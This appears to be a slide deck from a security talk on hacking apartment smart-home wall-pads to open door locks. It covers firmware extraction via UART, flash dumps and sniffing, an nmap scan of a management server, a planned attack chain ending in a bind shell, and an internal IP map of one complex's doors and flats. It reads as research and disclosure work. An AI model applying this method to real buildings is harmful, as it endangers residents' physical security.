

# Define Attack surface : Main server



# Define Attack surface : Apt Server



# Define Attack surface : Wall-pad



# How does the door-lock open?



Touch the door-open button

RS-232  
(UART)



RF Signal



In order to open the door-lock, We need to take control of the wall pad!

# INDEX

- Background Knowledge
  - Smart Home System structure
  - Analysis & exploit
- Exploit Case

# Analysis & exploit : Wall-pad

Get the  
firmware




Analysis  
&  
Exploit



Find device  
trigger

# How to get wall-pad's firmware


## 1. Googling



If the wall-pad's manufacturer provides firmware... so easy!

# How to get wall-pad's firmware

## 2. Network Sniffing



If there is no encryption communication during the update,  
we can intercept firmware!



# How to get a firmware from wall-pad

## 3. Connecting UART port (with pray)



```
<RealTek>help
----- COMMAND MODE HELP -----
HELP (?)
D <Address> <Len>
DB <Address> <Len>
DW <Address> <Len>
EW <Address> <Value1> <Value2>...
EB <Address> <Value1> <Value2>...
CMP: CMP <dst><src><length>
IPCONFIG:<TargetAddress>
AUTOBURN: 0/1
LOADADDR: <Load Address>
J: Jump to <TargetAddress>
FLW <dst_ROM_offset><src_RAM_addr><length>
PHYR: PHYR <PHYID><reg>
PHYW: PHYW <PHYID><reg><data>
<RealTek>█
```



Maybe... maybe the developer has put a bootloader or shell on the UART

# How to get a firmware from wall-pad


## 3. Connecting UART port (with pray)



You only need an putty and a USB to TTL module to try!

# How to get a firmware from wall-pad




## 4. Flash memory dump



Most embedded devices use NAND(Flash memory) + SDRAM combinations  
Therefore, there is a firmware in Flash memory.

# How to get a firmware from wall-pad


## 4. Flash memory dump



All requests from the computer must be requested according to protocol!

# How to get a firmware from wall-pad

## 4. Flash memory dump



**W25Q128F V**

**winbond**

### 3. PACKAGE TYPES AND PIN CONFIGURATIONS

#### 3.1 Pin Configuration SOIC / VSOP 208-mil

Figure 1a shows the pin configuration for the SOIC / VSOP 208-mil package. The top view shows a square package with 8 pins. The pin assignments are: 1: /CS, 2: DO (IO<sub>1</sub>), 3: /WP (IO<sub>2</sub>), 4: GND, 5: DI (IO<sub>0</sub>), 6: CLK, 7: /HOLD or /RESET (IO<sub>3</sub>), 8: VCC.

Figure 1a. W25Q128FV Pin Assignments, 8-pin SOIC / VSOP 208-mil (Package Code S, T)

#### 3.2 Pad Configuration WSON 6x5-mm / 8x6-mm

Figure 1b shows the pad configuration for the WSON 6x5-mm / 8x6-mm package. The top view shows a square package with 8 pads. The pad assignments are: 1: /CS, 2: DO (IO<sub>1</sub>), 3: /WP (IO<sub>2</sub>), 4: GND, 5: DI (IO<sub>0</sub>), 6: CLK, 7: /HOLD or /RESET (IO<sub>3</sub>), 8: VCC.

Figure 1b. W25Q128FV Pad Assignments, 8-pad WSON 6x5-mm / 8x6-mm (Package Code P, E)


#### 3.3 Pin Description SOIC / VSOP 208-mil, WSON 6x5-mm / 8x6-mm

PIN NO.	PIN NAME	I/O	FUNCTION
1	/CS	I	Chip Select Input
2	DO (IO <sub>1</sub> )	I/O	Data Output (Data Input Output 1) <sup>(1)</sup>
3	/WP (IO <sub>2</sub> )	I/O	Write Protect Input (Data Input Output 2) <sup>(2)</sup>
4	GND		Ground
5	DI (IO <sub>0</sub> )	I/O	Data Input (Data Input Output 0) <sup>(1)</sup>
6	CLK	I	Serial Clock Input
7	/HOLD or /RESET (IO <sub>3</sub> )	I/O	Hold or Reset Input (Data Input Output 3) <sup>(2)</sup>
8	VCC		Power Supply

We can know about flash memory's protocol through a datasheet

# How to get a firmware from wall-pad

## 4. Flash memory dump



If you have raspberry pi, why don't you use Flashrom?

<https://www.flashrom.org/Flashrom>

# How to get a firmware from wall-pad

## 5. Attack PMS Server



```
$ nmap
```

```
Starting Nmap 7.60 ( https://nmap.
Nmap scan report for 10.1.1.21
Host is up (0.024s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE
21/tcp    open       ftp
22/tcp    open       ssh
80/tcp    open       http
1720/tcp  filtered  h323q931
3030/tcp  open       arepa-cas
3306/tcp  open       mysql
9999/tcp  open       abyss
```

Maybe there is a firmware in the PMS server! But..

# — And then.. How can i get wall-pad's shell?

## 1. Memory corruption

- Stack overflow, Heap overflow OOB read/write.. Etc

## 2. Logical bug

- Command Injection, hidden function, SQLi...

## 3. 1 day attack

## 4. Update to custom firmware



— We got the shell!

But.. How do we open the door?

1. Direct control through device drivers
2. Control packet replay
3. Execute control function through Hooking
4. Device Control through VNC

(Virtual Network Computing)

# INDEX

- Background Knowledge
  - Smart Home System structure
  - Analysis & exploit
- Exploit Case

# Exploit Case 1

## Full Scenario

1. Get firmware by attacking the PMS server.
2. Statically reverse engineer the firmware.
3. Find vulnerabilities : Command Injection via USB port.
4. Make a bind shell.
5. Dynamically reverse engineer the firmware.
6. Find vulnerabilities : IPC MitM
7. Take full control of each devices (open the door).

# Exploit Case 1

## Full Scenario

1. Get firmware by attacking the PMS server.
2. Statically reverse engineer the firmware.
3. Find vulnerabilities : Command Injection via USB port.
4. Make a bind shell.
5. Dynamically reverse engineer the firmware.
6. Find vulnerabilities : IPC MitM
7. Take full control of each devices (open the door).

# Getting Firmware

## Network Analysis



Port Mirroring

# Getting Firmware

## Network Analysis

What does 10.107.10.3 mean?

83	3.429741					
84	3.479881	10.107.10.3	Broadcast	ARP	60	Who has 10.107.10.3
85	3.869375	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 10.107.10.3
86	4.072653	Suprema_72:31:68	Broadcast	ARP	60	Who has 10.107.10.3
87	4.246606	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 10.107.10.3
88	4.275965	Suprema_72:31:68	Broadcast	ARP	60	Who has 10.107.10.3
89	4.450697	10.107.10.3	10.100.30.150	TCP	74	41620 → 29000
90	4.451109	10.100.30.150	10.107.10.3	TCP	66	29000 → 41620
91	4.451240	10.107.10.3	10.100.30.150	TCP	60	41620 → 29000
92	4.451985	10.107.10.3	10.100.30.150	TCP	70	41620 → 29000
93	4.452278	10.100.30.150	10.107.10.3	TCP	60	29000 → 41620
94	4.454242	10.100.30.150	10.107.10.3	TCP	70	29000 → 41620
95	4.454360	10.107.10.3	10.100.30.150	TCP	60	41620 → 29000

# Getting Firmware

## Network Analysis

My Home Address : 107-1003

83	3.429741					60	Who has 10.10
84	3.479881	Int		Broadcast	ARP	60	Who has 10.10
85	3.869375	Sup	8f:54:8c	Broadcast	ARP	60	Who has 0.0.0.
86	4.072653	Suprema_8f:54:8c		Broadcast	ARP	60	Who has 0.0.0.
87	4.246606	Suprema_72:31:68		Broadcast	ARP	60	Who has 10.10
88	4.275965	Suprema_8f:54:8c		Broadcast	ARP	60	Who has 0.0.0.
89	4.450697		10.107.10.3	10.100.30.150	TCP	74	41620 → 29000
90	4.451109		10.107.10.3	10.100.30.150	TCP	66	29000 → 41620
91	4.451240		10.107.10.3	10.100.30.150	TCP	60	41620 → 29000
92	4.451985		10.107.10.3	10.100.30.150	TCP	70	41620 → 29000
93	4.452278		10.100.30.150	10.107.10.3	TCP	60	29000 → 41620
94	4.454242		10.100.30.150	10.107.10.3	TCP	70	29000 → 41620
95	4.454360		10.107.10.3	10.100.30.150	TCP	60	41620 → 29000

# Getting Firmware

## Network Analysis

10.#building.#floor.#room

83	3.429741						
84	3.479881	10.107.10.3	Broadcast	ARP	60	Who has 10.107.10.3	
85	3.869375	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 0.0.0.0	
86	4.072653	Suprema_72:31:68	Broadcast	ARP	60	Who has 0.0.0.0	
87	4.246606	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 10.107.10.3	
88	4.275965	Suprema_72:31:68	Broadcast	ARP	60	Who has 0.0.0.0	
89	4.450697	10.107.10.3	10.100.30.150	TCP	74	41620 → 29000	
90	4.451109	10.100.30.150	10.107.10.3	TCP	66	29000 → 41620	
91	4.451240	10.107.10.3	10.100.30.150	TCP	60	41620 → 29000	
92	4.451985	10.107.10.3	10.100.30.150	TCP	70	41620 → 29000	
93	4.452278	10.100.30.150	10.107.10.3	TCP	60	29000 → 41620	
94	4.454242	10.100.30.150	10.107.10.3	TCP	70	29000 → 41620	
95	4.454360	10.107.10.3	10.100.30.150	TCP	60	41620 → 29000	



# Got IP System

중앙 제어 서버		10.10.10.10
공용 시설 제어 서버	Man	10.100.10.100
	Guard	10.100.20.100 10.100.10.200
	Meter	10.100.50.100
	Elevator	10.100.70.100
	Parking	10.100.90.100
	Door	10.100.92.2 10.100.92.5
각 동의 door ip	101동 (10.101.90.)	1,11,21
	102동 (10.102.90.)	
	103동 (10.103.90.)	1,3,11,13,21,23
	104동 (10.104.90.)	
	105동 (10.105.90.)	1,11,12,21,22
	106동 (10.106.90.)	1,3,11,12,14,21,22,24
	107동 (10.107.90.)	1,3,11,13,21,23
	108동 (10.108.90.)	
각 세대 별 IP		10.동.층.호

PMS Server IP



# Getting Firmware

## Network Analysis

